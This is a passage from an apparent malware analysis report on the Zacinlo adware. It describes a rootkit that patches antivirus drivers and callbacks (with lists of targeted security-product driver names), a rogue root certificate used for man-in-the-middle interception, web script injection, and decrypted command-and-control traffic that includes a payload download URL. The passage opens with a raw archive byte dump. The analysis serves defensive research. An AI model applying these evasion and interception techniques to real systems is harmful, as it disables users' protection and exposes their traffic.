
PK....      ...B.iJpz...N.........ct.exex     .v3.
..D..,7e.8....K0...A... .........CrU.K.\..5B.8E.P.e
[.....*..0c...
..p5m.d..4+%.>....b..*....-..p.~.|.....|.....:....S+.w.d....'.Zp.q'...K...6.+.htPl..=b.I9.qZ.....x.BP.}...
4.Py..#../....,K..).......B..?........T.]...(.[.#..~W.:.u,...l7.Sf.2Zc.....W.....!.s.)5.5.&...RB.....g ....b5..Q...@
..w
..X..#... 9Io.`..!..=.....
..+r..Cb...s.#...M$..-qNp...Qz..x.Ziq...........;...3t.g....,r.b'u...k...H.V...b=........._.F......g..Dy...
...j/.a.h.L....E....+..[....E..:`/..j...
d...bs..oc.......mS....Q..{l.,O2O.VS^.Z..RVW2z...7t.....~.+..<M.....'9d....&T..^..K...^`3.(a.4w/$I.Y~}..l.P...T.P.zy...
+|...G..-.A...B.........L}.<....Tz. .5...j..&.O;&
.....v.....<.... .q.R.CP.[.rM.^...4.6         m.....
..=.....o....$.....M.d..'...Hg...v.49..+.R.|L]dE......}y.B^A.t.2     .........[
.1......a..8....I...Tk....Qa.w.o..:_..4.......y..b\.~J7.pB..z.\6..E....W..'...Xf...#uJ#(6.'...&I.b..;..`..H..\n`..:..?8rs..z{f..d....
5.6#....*...qJ...9.2...*.....M..#. .....M.w#.2.U.j.....^.PN          ..%...o.0......hR"..!.:...".h>rX'....Uq1...n...6...X..BY.+U4.0
.>...v..Z........i>..W....,..j.g....et.G.....,mj..`Y...Hj.z..8,...%^9
6...p.....e?.>[mI..     .u....Z..:.t..R..p/.~F&....<..H.?AP0Zv....X R$;..m..`.i.%..SS3..A..}.6f.&......H.@|.U.....$.$..6VY@.......|D.H...EJ
*.KY..9.P..T.......U..g........7.7.7...o.&.L'....
...{<.QfX....a          ..N....cc.....g..Ht........k...]._9mT..N..l......~y...|-....6.k....K..#....cw..
1...w....z.c5.......)....l...v3....~...a.F.4.a.y.yp...A..e.>(..aCU(.L.{.M=
.#>a.......4R..#...n..I37e..A..r.1..F..h Z."6..P...6..(.?..O.r.GF/6.....F&.G.f...#.I/2........3(..[.q$.Q......p...l../....L........G...
```

Depending on the file version of the executable, the archive may contain multiple files. For instance:

- Version ***2.0.7.1*** only contains ***ct.exe*** executable
- Version ***2.0.2.1*** contains, besides ***ct.exe***, ***qdcomsvc*** executable and ***radardt*** rootkit component

The executable is started with ***-install*** parameter using *ShellExecuteA* API.

„cmd /c start „" „ct.exe" -install"



The Netfilter Driver

The driver is part of a comercial framework used for filtering network packets on Windows. It can parse different protocols and redirect connections, and supports IPv6 and IPv4. It is used by the adware to intercept network traffic, inject scripts in web pages and MITM attack. More information can be found on the website **netfiltersdk.com**.

The Rootkit

The component corresponds to **radardt.sys** file.


1) It registers IRP Major Functions but only the ***IRP_MJ_SHUTDOWN*** IRP routine will be used. It is registered using ***IoRegisterShutdownNotification*** in order to receive a notification when the system is shut down. This notification is used by rootkit to register itself with a random generated key name in service registry.

2) A device name called ***Device\DrvProtect*** is registered.


3) Checks for ***PowerMode*** / ***PowerMode2*** registry values in "***\Registry\Machine\SYSTEM\CurrentControlSet\Control\Network***". Depending on which one is set in registry by zacinlosvc component it will filter the executables and access permissions to these. If PowerMode2 is set then it will enable PowerMode filter too.

4) Creates ***atimode*** registry value in "***\Registry\Machine\SYSTEM\CurrentControlSet\Control\Network***".

5) Decrypts its encrypted strings (image names and certificate subject names).



Before decryption



After decryption

6) It creates a backup of its service registry values data (***ErrorControl***, ***Start***, ***Type***, ***Tag***, ***Group***, ***ImagePath***, ***St***).

Value	Type	Length	Data
ErrorControl	REG_DWORD	4	0 (0x00000000)
Group	REG_SZ	32	System Reserved
ImagePath	REG_SZ	60	system32\drivers\cgsswzcf.sys
St	REG_SZ	40	odg61v8\9TRIgy1.8A8
Start	REG_DWORD	4	0 (0x00000000)
Type	REG_DWORD	4	1 (0x00000001)

7) Decrypts ***St*** data then it will be used to build the backup folder path and command line for its executable.

```
Encrypted string: "odg61v8\9TRIgy1.8A8"
Decrypted string: "svnrote/zacinlo/exe"
```

8) More paths are built:

- ***\??\X:\windows\system32\config\SYSTEM***
- ***\??\X:\windows\system32\config\HARDWARE***
- ***\??\X:\windows\system32\config\BCD00000000***

where "***X***" is the Windows drive letter. These paths will be used to create Registry backups.

9) The data of values ***set_st***, ***set_bl***, ***set_pt***, ***atimode*** from ***\Registry\Machine\SYSTEM\CurrentControlSet\Control\Network*** are decrypted and used.

Value	Type	Length	Data
atimode	REG_SZ	270	O|Y|N|j|u|PP|PN|Pu|rP|rr|rE|rO|rY|rN|rL|rj|ru|Ez|EP|Er|EE|EO|EY|EN|Eu|OP|Oz|Or|OL|OY|Oj|YP|Yr|YE|YO|YN|Yj|Yu|Nz|NP|Nr|NE|NO|NY|Nj|L|rz
FilterClasses	REG_MULTI_SZ	396	ms_firewall_upper
set_bl	REG_SZ	70	l4T6|68T-8gvR|DIgp1WoenpTv8K1A.8A8
set_pt	REG_SZ	120	TdRnlIy\TdRnlIy.8A8|TdRnlIy\loR-WT4.8A8|nR68Vp4\nR68Vp4.8A8
shield_count	REG_DWORD	4	0 (0x00000000)

```
Encrypted set_pt data: "TdRnlIy\TdRnlIy.8A8|TdRnlIy\loR-WT4.8A8|nR68Vp4\nR68Vp4.8A8"
Decrypted set_pt data: "avcpmnl/avcpmnl/exe/avcpmnl/mscgwab/exe/pcreudb/pcreudb/exe"

Encrypted set_bl data: "l4T6|68T-8gvR|DIgp1WoenpTv8K1A.8A8"
Decrypted set_bl data: "mbar/reagentc/WindowsUpdateBox/exe"

Encrypted atimode data: "O|Y|N|j|u|PP|PN|Pu|rP|rr|rE|rO|rY|rN|rL|rj|ru|Ez|EP|Er|EE|EO|EY|EN|Eu|OP|Oz|Or|OL|OY|Oj|YP|Yr|YE|YO|YN|Yj|Yu|Nz|NP|Nr|NE|NO|NY|Nj|L|rz"
Decrypted atimode data: "4/5/6/8/9/11/16/19/21/22/23/24/25/26/27/28/29/30/31/32/33/34/35/36/39/41/40/42/47/45/48/51/52/53/54/56/58/59/60/61/62/63/64/65/68/7/20"
```

- ***set_pt*** is used for whitelisting its component paths and Registry paths
- ***set_bl*** is used to add more names to its blacklisted image names
- ***atimode*** specifies which blacklisted image name or blacklisted certificate subject name to be verified.

10) Different kernel callbacks are registered (***PsSetLoadImageNotifyRoutine***, ***PsSetCreateProcessNotifyRoutine***, ***PsSetCreateProcessNotifyRoutineEx***, ***ObRegisterCallbacks***, ***CmRegisterCallback***, ***FltPreOperationCallback***).

a) ***PsSetLoadImageNotifyRoutine*** kernel callback is used to verify new images that have specific certificates used for digital signatures.

The subject name is extracted from the process file certificate and checked against two test sets, which include blacklisted certificate subject names.

The first one is based on the ***atimode*** registry data and, should a match occur, it finds image's entry point and patches it with "***33 C0 C3***" ("***xor eax, eax; ret***").

If subject name has been found blacklisted in the second test, additional tests are carried, which will result in a patched entry point with "***33 C0 C3***" ("***xor eax, eax; ret***") or a global blacklist variable to be set to "***1***" in case of an positive match

For an imagine to have entry point patched it needs to have one of the following statements true:

- ***OriginalFileName*** field from file version information of the image must contain "***MBAMSWISSARMY.SYS***", "***MBAMCHAMELEON.SYS***"
- image name must contain one of the following:

\DSARK64.SYS	**\BAPIDRV64.SYS**	**\KNBDRV.SYS**
\MWAC.SYS	**\MBAMSWISSARMY.SYS**	**\SYMNETS.SYS**
\PANDA_URL_FILTERINGD.SYS	**\NNSPIHSW.SYS**	**\HITMANPRO**

If the image name contains one of the following:

\MBAM.SYS	**\ASWSP.SYS**	**\AVGSP.SYS**
\SYMEVENT64X86.SYS	**\ASWMONFLT.SYS**	**\AVGMONFLT.SYS**
\SRTSP64.SYS	**\WDFILTER.SYS**	**\AVGNTFLT.SYS**
\KLIF.SYS	**\KLBACKUPFLT.SYS**	**\PSINFILE.SYS**
\GZFLT.SYS	**\TRUFOS.SYS**	**\ATC.SYS**
\EPP64.SYS	**\ZAM64.SYS**	

the global blacklist variable is set to "***1***".

b) ***PsSetCreateProcessNotifyRoutine*** kernel callback is used to save information about the newly created process and its parent process in a structure. This will be used later in other kernel callbacks. In case the process exits, the saved information will be freed.

c) ***PsSetCreateProcessNotifyRoutineEx*** kernel callback uses the information saved in *PsSetCreateProcessNotifyRoutine* kernel callback to identify the blacklisted processes and terminate them. If the process name is a blacklisted name or the process file certificate subject name is blacklisted or its original file name is blacklisted, the process is initially suspended and then terminated.

d) ***ObRegisterCallbacks*** kernel callback is used to intercept process creation. If the parent of the newly created process is ***TASKMGR.EXE*** or an AV product and the newly created process is one of the adware components, the process is created with limited query information.

e) ***CmRegisterCallback*** kernel callback is used to block access to its whitelisted registry paths for blacklisted processes. The component checks for several actions:

- ***RegNtEnumerateKey*** (key enumeration) is blocked for those processes that don't contain *LegalCopyright* ***SMARTSOFT*** (*LegalCopyright* for its components) and the registry path is a whitelisted one.

- ***RegNtPreDeleteValueKey*** (value key deletion) is allowed for ***DependOnGroup*** value key and for those processes that have LegalCopyright set to ***SMARTSOFT***. ***SERVICES.EXE*** is also an allowed process. Access is blocked for all the rest if the registry path is a whitelisted one (***\DATAUP***) or included in ***set_pt*** registry data value.

- ***RegNtPreSetValueKey*** (set value data) is blocked for those processes that don't have LegalCopyright set to ***SMARTSOFT*** and one of the following statements its true:

• If the registry path is whitelisted and if the process is ***SERVICES.EXE*** for value name ***DeleteFlag*** and ***Start*** or if the process is not ***SERVICES.EXE***

• If the process is not in the whitelist given by the ***set_pt*** registry value

- ***RegNtDeleteKey*** (key deletion is blocked for those processes who don't contains LegalCopyright ***SMARTSOFT*** if registry path is a whitelisted one (***\DATAUP***).

f) ***FltPreOperationCallback*** kernel callback is used to "redirect" access from its backup folder files to a legitimate one or to block access to its components.

If the filename doesn't contain "***\DEVICE\HARDDISKVOLUME***", MajorFunction is ***IRP_MJ_DEVICE_CONTROL*** and the IOCTL is equal with ***0x4D014*** (***IOCTL_SCSI_PASS_THROUGH_DIRECT***) or ***0x4D030*** (***IOCTL_ATA_PASS_THROUGH_DIRECT***) then access is denied.

If the path is whitelisted and the process does not have the LegalCopyright blacklisted and it is not "SERVICES.EXE" then:

- if MajorFunction is IRP_MJ_SET_INFORMATION, access will be denied

- if CreateFile with CreateDisposition FILE_DELETE_ON_CLOSE, it will be blocked

- if the process name is "EXPLORER.EXE" or process name is a blacklisted name, the access will be denied

If a process attempts to access the driver from its backup folder (in our case "***\SYSTEM32\SVNROTE\ZACINLO.SYS***"), "***TargetFileObject***" will be modified with "***\??\C:\Windows\System32\drivers\mspclock.sys***", a legitimate Microsoft file, and the callback will be marked as dirty and ***STATUS_REPARSE*** is returned.

If a process tries to access the executable from its backup folder (in our case "***\SYSTEM32\SVNROTE\ZACINLO.EXE***"), "***TargetFileObject***" will be modified with "***\??\C:\Windows\System32\calc.exe***", a legitimate Microsoft file and the callback will be marked as dirty and ***STATUS_REPARSE*** is returned.

STATUS_REPARSE return is usually used for redirections to other files in a minifilter.

11) Registered minifilters will be verified and those drivers which contain in the name "**\DRIVERS\WDFILTER.SYS**" or have a blacklisted certificate, depending on the major function, will be verified against a set of blacklisted names and the routines ***PreOperation*** and ***PostOperation*** for those drivers which have the name blacklisted will be patched with "***B8 01 00 00 00 C3***" ("***mov eax, 1; ret***")

a. if the major function is **0** (**IRP_MJ_CREATE**) then the driver name is checked against

\MBAM.SYS	**\ASWMONFLT.SYS**	**\AVGMONFLT.SYS**	**\SRTSP64.SYS**	**\WDFILTER.SYS**
\AVGNTFLT.SYS	**\KLIF.SYS**	**\KLBACKUPFLT.SYS**	**\PSINFILE.SYS**	**\GZFLT.SYS**
\TRUFOS.SYS	**\EPP64.SYS**	**\ZAM64.SYS**		

b. if the major function is ***6*** (***IRP_MJ_SET_INFORMATION***), the driver name is checked against "***\AVGNTFLT.SYS***"

c. if the major function is different than ***0*** or ***6***, the driver name is checked against

\SRTSP64.SYS	**\SYMEFASI64.SYS**	**\WDFILTER.SYS**
\AVGNTFLT.SYS	**\AVGNTFLT.SYS**	

12) Verifies the drivers registered in ***PspCreateProcessNotifyRoutine*** by searching *PspCreateProcessNotifyRoutine* table entries

a. if the driver name contains "***\DRIVERS\WDFILTER.SYS***" or has a blacklisted certificate additional checks are made based on the driver name:

b. if the driver name contains one of the following:

\ASWSP.SYS	**\AVGSP.SYS**	**\SYMEVENT64X86.SYS**
\GZFLT.SYS	**\ATC.SYS**	

then the registered routine will be patched with "***C3***" ("***ret***")

c. if the driver name contains "***\EPP64.SYS***" or "***\MFEHIDK.SYS***" then the registered routine will be patched with "***B8 01 00 00 00 C3***" ("***mov eax, 1; ret***")

13) Creates a thread which will check if a debugger is active. If the debugger is enabled a BSOD will happen.

14) Register its minifilter.

15) Register and loads ***NetFilter*** driver component.

16) Searches for routine addresses of ***NtCreateUserProcess*** and ***ZwResumeThread*** in ***ntdll.dll*** exports.

17) A new thread is created which iterates continuously:

a. checks for ***set_st***, ***set_pt***, ***atimode***, if the values doesn't exists in registry, they will be created using the hard-coded data, then if the system is not in a shutdown progress it searches for ***winlogon.exe*** and if it finds ***KeBugCheck*** will be called.

b. only for the first loop it will search after ***explorer.exe*** process and if exists it will call the routines that verifies registered drivers as minifilters and drivers registered in process notify routines

c. if the global blacklisted image is set to "***1***" then check for the existence of ***explorer.exe*** process and if it has been found, this thread will be put to sleep for 20 seconds, then it will call the routines that verifies registered drivers as minifilters and drivers registered in process notify routines and the global blacklisted variable will be cleared

d. only for the first loop it will search after ***services.exe*** and if it has been found then using the searched function ***NtCreateUserProcess*** it will create a usermode process for the executable given by ***St*** registry value data. The same mechanism is applied on a list of hardcoded files (in our case it doesn't exists).

Zacinlo

The component corresponds to **zacinlosvc.exe** or **msidntld.exe** file.

It is started by the radardt rootkit component with ***-starup*** as the first parameter. It will try to make a setting so that processes with different Integrity Levels (IL) can communicate (***UIPI*** value from ***HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System***" will be set to "***1***").

Several threads with specific functionality will be created, as described below.

The main thread is responsible for updating the ***svcvmx*** component, if needed. Before communicating with the C&C it searches for an executable which contains „***Prikyl***" or „***Jetbrains***" in the ***Copyright*** field of file version information in ***%localappdata%*** or ***%programfiles%***, depending on an internal flag. If the file is not found it will be downloaded in a folder from ***%localappdata%***. The path and the filenames will be added in the ***set_pt*** value data; this field is used to whitelist the files in the rootkit component. After that, it starts collecting some user system information and communicatingthe information to the www.userbest.com:8080/report/lp command and control center for delivering the current version of the ***svcvmx*** component. If the C&C is offline or it sends invalid data, it starts communicating with „**www.yimgcdn.com:8080/rep001/l**" to get the same component. The C&C response is initially decrypted and then used.

```
GET /report.lp?
16ab31b815858ffa295d3d5a917a5aafc89dff6fa4dabe8d8f20993a836758d6190a839f2f86278b4ffaafdbd35778964b030c3b7d13bac747397
6ecb66d12d75971a26fc0bc2bc222d4f5f306a95081510afe9f491ebbbc7b9f8aaa03f9d2a079693cbe329b336599e7281b3f342258fbe65266be
34afaffddea778b7a798c83366c1ab323a365849079bd01a9d8d49c3ec709dd422c633a0238d1df2f14750a9d3b9075a9c6387191607a398d7cec
c0904c48116185ae89fb29404d2c57cd42bec9ecef94afb702a1093c3a1b16f5a73a30e96469c43e593a0d682fd9b798ef5d92049ead5ee4ff6a8
b383033ba482 HTTP/1.1
Connection: Keep-Alive
User-Agent: wget
Host: www.userbest.com:8080

HTTP/1.1 200 OK
Server: openresty/1.9.7.3
Date: Tue, 30 Jan 2018 10:38:27 GMT
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Connection: keep-alive
Power-By: Vanilla-0.1.0-rc4

bfb768c9c7a7fff3c327e58d1cab6591b2a0ba8e2680511e0d3867d310a678a6aefe520cf09c342ef9276992df23e738f3c515f729a5c1858985b
dac0564633fc65af9c9703ad411dbeb721e73afcfcf69bc2ea814c0fea5c2b58835453dba6f409301f8c0230fe5c6c64ba290783ff624f72734e1
63d415586cd427723a046f0a34d5d2cd8ced8f74168d49983ec4589132e637ea3f41b7181de885fc32561226729642e919f298e54d56f072393bb
5fec070519d0c6c8d

Decrypted request:
guid=BA27CCE4-51C3-4283-8C04-71C54538C75B|time=1517308792|utc=4294967288|mac=080027a7ca91|os=Micro
soft Windows 7 64bit|cpu=Intel(R) Core(TM) i7-4790 CPU @ 3.60GHz|memory=2047|language=en|country=U
S|screen=1920*1095|bit=32|version=2.0.18.1


Decrypted response:
[{"parameters":"-starup","always_run":true,"version":"1.0.1.8","password":"a123456","app":"app153"
,"service":"","name":"svcvmx","url":"http:\/\/174.37.56.249\/p2\/svcvmx.zip"}]
```

If the version doesn't match the found file or it needs updating, based on ***svcvmx_time*** registry value, it will start downloading the component from the ***url*** field, unzip the downloaded archive into the found file directory, then execute the file with the same name as the archive name with the ***parameters*** field value as command line arguments. Every time the archive is downloaded, the value of ***svcvmx_time*** will be updated with the current timestamp in the ***HKLM\SOFTWARE\Wow6432Node\Microsoft\Network\FileService*** Registry key. If it doesn't require updating, it will make sure the executablegets started.

Every query about the file version of the ***svcvmx*** component gets reported to the Command and Control center via the admin panel API.

```
GET /api/cpx?
q=16ab31b815858ffa295d3d5a917a5aafc89dff6fa4dabe8d8f20993a836758d6190a839f2f86278b15b85761b053c36c4b030c3b7d13bac7cc4
6977a3163a6f05971a26fc0bc2bc2ec4431b903fffb67510afe9f491ebbbcb009cf3bd8957e6879693cbe329b336599e7281b3f342258d666d659
1ca729c5fddea778b7a798c83366c1ab323a365849079bd01a9d8d49c3ec709dd422c633a0238d1df2f147509406f56e5694782a6f227f8bda65f
b2b0904c48116185ae8cbb0c1848cc80786a47499cacb274f882a1093c3a1b16f5a38fc4ed8311b165cdaf6bc1e6741afabf5d92049ead5ee4f6b
0c1fc7c4700bcd0a6e35529d573860 HTTP/1.1
Connection: Keep-Alive
User-Agent: wget
Host: gpt9.com

HTTP/1.1 200 OK
Server: nginx/1.10.2
Date: Tue, 30 Jan 2018 10:38:28 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.4.16
Z_IP: 109.103.135.190


ok
```

```
Decrypted request:
guid=BA27CCE4-51C3-4283-8C04-71C54538C75B&time=1517308793&utc=4294967288&mac=080027a7ca91&os=Micro
soft Windows 7 64bit&cpu=Intel(R) Core(TM) i7-4790 CPU @ 3.60GHz&memory=2047&language=en&country=U
S&screen=1920*1095&bit=32&version=2.0.18.1&type=2
```

One thread will be responsible for installing and importing the server certificate.

The malware drops a server certificate in ***%temp%\msidntfs\SSL*** or ***%windir%\temp***. This server certificate will be installed into the Windows Certificate Store as Trusted Root Certification Authorities.

The component searches recursively in ***%PUBLIC%*** and ***%ALLUSERSPROFILE%*** for "***cert8.db***" (the Firefox certificates database) and "***opcacrt6.dat***" (the Opera certificate authorities database) files. If they are found, the certificate gets imported in the certificate databases found. The certificate will then be converted into PEM format and placed everywhere in ***%PROGRAMFILES%*** and ***%PROGRAMFILES(x86)%*** where a directory called "***ca-certs***" is found.




Three of the created threads are responsible for installing the NetFilter SDK driver (used for MITM), as well as for the actual MITM process and for injecting a JavaScript script in the loading web page, respectively. A demo version of the The NetFilter SDK driver will be installed if it is not already installed under the name ***msidntfs*** and will be used to handle the MitM process, even on SSL, and inject a JavaScript script into the loading web page. The script will be injected right before the "***</head>***" html tag element.

The injected script is:

```
<script type="text/javascript" charset="utf-8" id="tr-app" src="hxxps://cdn.optitc.com/jquery.min.
js?u=default&f=2&s=500,400,50,50"></script>
```

The following processes are targeted by the Man-in-the-Middle hijacking mechanism:



Another thread is responsible for updating the malware's registry configuration. The registry configuration is downloaded from the C&C at ***hxxp://optitm.com***

```
POST /client-api HTTP/1.1
Connection: Keep-Alive
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/56.0.2924.87 Safari/537.36
Content-Length: 320
Host: optitm.com

908979af7aec046398a0f212bc21837785dc9598a10c8edf127f88279c70fb4707396cdb76871fc9e702e219a12cb8f0db91909536f7b95a856a23abf
dcf11419a5e00f6b91bcd21b5c0bc1e136352094c1b21fd619cfc59e9452defa7ec10ddb8dc96fc74a6ddab9a8ab55489a477365029b8e34895190223
83ad284c3e9b9e216df5f7cc84ac85ba2bb3214ef63c161d25e5e7c334e0e0cfb4376466c50385HTTP/1.1 200 OK
Server: nginx
Date: Tue, 30 Jan 2018 10:38:28 GMT
Content-Type: text/javascript; charset=utf-8
Transfer-Encoding: chunked
Connection: keep-alive
Vary: Accept-Encoding
X-Powered-By: PHP/5.4.16
Z_IP: 109.103.135.190
Expires: Mon, 26 Jul 1997 05:00:00 GMT
Cache-Control: no-cache
Pragma: no-cache

65327554761e0f4520457b852ee41c13112be2f60f36d01526b53175c94051cd6d52f6d11b72c643c2641bc51783b6308289a950e64106e21ab0e88cf
62420a6c57e47113e1eda5b72400190e5ba5932e52eae7e8379b092e11405d0f830ccfce5e288de94e17b3789f7034a2745b7c84effb6623fac8b899a
aee4231eb2dc68ffa56d9930a8f9c28e12ac640ff6f9c8712cc50d2c855365b9a44cb28e161146745ab1f84579c3549934b39cbc97ad917553a948f7b
61a6b8dfb00183637d40ca0c0b2f27cef28abf66c893dbddf4d58d54734646c0d9cfa9109b49d8eaa95b88b2e69e38194d1f188a2450b40f961a17005
ace56bbef238233593a31d9c427724524305004fac52db5adb60913dca49d81d0481aa77f7b05958f167ead151d78063c6e5aa84be44e782c1e4baa9e
4365c6b1c09fe9ece31bf25c16c745f2b0d9d5ecb13d4e50b1e6c7e788558ef2d51
```

```
Decrypted request:
{"cid":"BA27CCE4-51C3-4283-8C04-71C54538C75B","cores":1,"mhz":1212,"mem":2047,"os":4,"w64":1,"mac"
:"080027a7ca91","ver":"2.0.18.1","id":18001008,"run1":1}


Decrypted response:
{"code":0,"msg":"\u5904\u7406\u6210\u529f","ver":"1.0.0","data":[],"ati":[3,4,5,6,7,8,9,10,11,13,1
6,18,19,21,22,23,24,25,26,27,28,29,30,31,32,33,34,35,36,39,40,41,42,44,45,46,47,48,49,51,53,54,55,
58,59,60,62,63,64,65,67,20,1],"atidrv1":[],"atidrv2":[],"hpdl":[],"bl":["mbar","reagentc","Windows
UpdateBox.exe"],"_":0.03230810165405 3}
```

The C&C response is decrypted, parsed and the following values are saved in ***HKLM\SYSTEM\CurrentControlSet\Control\Network*** as follows:

- „***ati***" as ***atimode*** registry value
- „***bl***" as ***set_bl*** registry value

In this case ***shield_count*** registry value data from ***HKLM\SYSTEM\CurrentControlSet\Control\Network*** will be set to „***0***".

If the C&C is offline, a connection to „***http://www.baidu.com***" is attempted to test the internet connection. Depending on the available connectivity and on the data of ***shield_count*** registry value, ***PowerMode*** or ***PowerMode2*** registry values will be set in ***\HKLM\SYSTEM\CurrentControlSet\Control\Network*** . If shield_count data is larger than 0x90 then ***PowerMode2*** will be set, otherwise ***PowerMode*** will be set in case shield_count data is larger than 0x48. The ***PowerMode*** and ***PowerMode2*** values will be used by the rootkit component to filter the executables and their access permissions.

JS Script

The main functionality of this script is to display ads based on the user's configuration and visited pages. The ads are received from the C&C along with configuration that specifies how they should be displayed. Ads can be displayed either on their own or only if another external ad can be replaced. Their aggressiveness is highly configurable. Some ads can be configured to have a close button or fade away after some time while others can not be closed.

This is the script called from "***hxxps://cdn.optitc.com/jquery.min.js?u=default&f=2&s=500,400,50,50***". It uses multiple open source javascript libraries to help with its malicious activities:

- ***sizzlejs*** → https://github.com/jquery/sizzle; obfuscated
- ***UAParser*** → https://github.com/faisalman/ua-parser-js; obfuscated
- ***JSON*** → https://github.com/douglascrockford/JSON-js/blob/master/json2.js;
- some functions from https://github.com/dperini/ContentLoaded/;

The script is called with 3 parameters, as shown in the query above:

- ***u=default***, specifies the url parameter to reply when contacting the C&C
- ***f =2***, specifies when to contact the C&C, in our case the C&C is contacted when the current window is the topmost browser window
- ***s=500,400,50,50***; will be replayed as is to the C&C

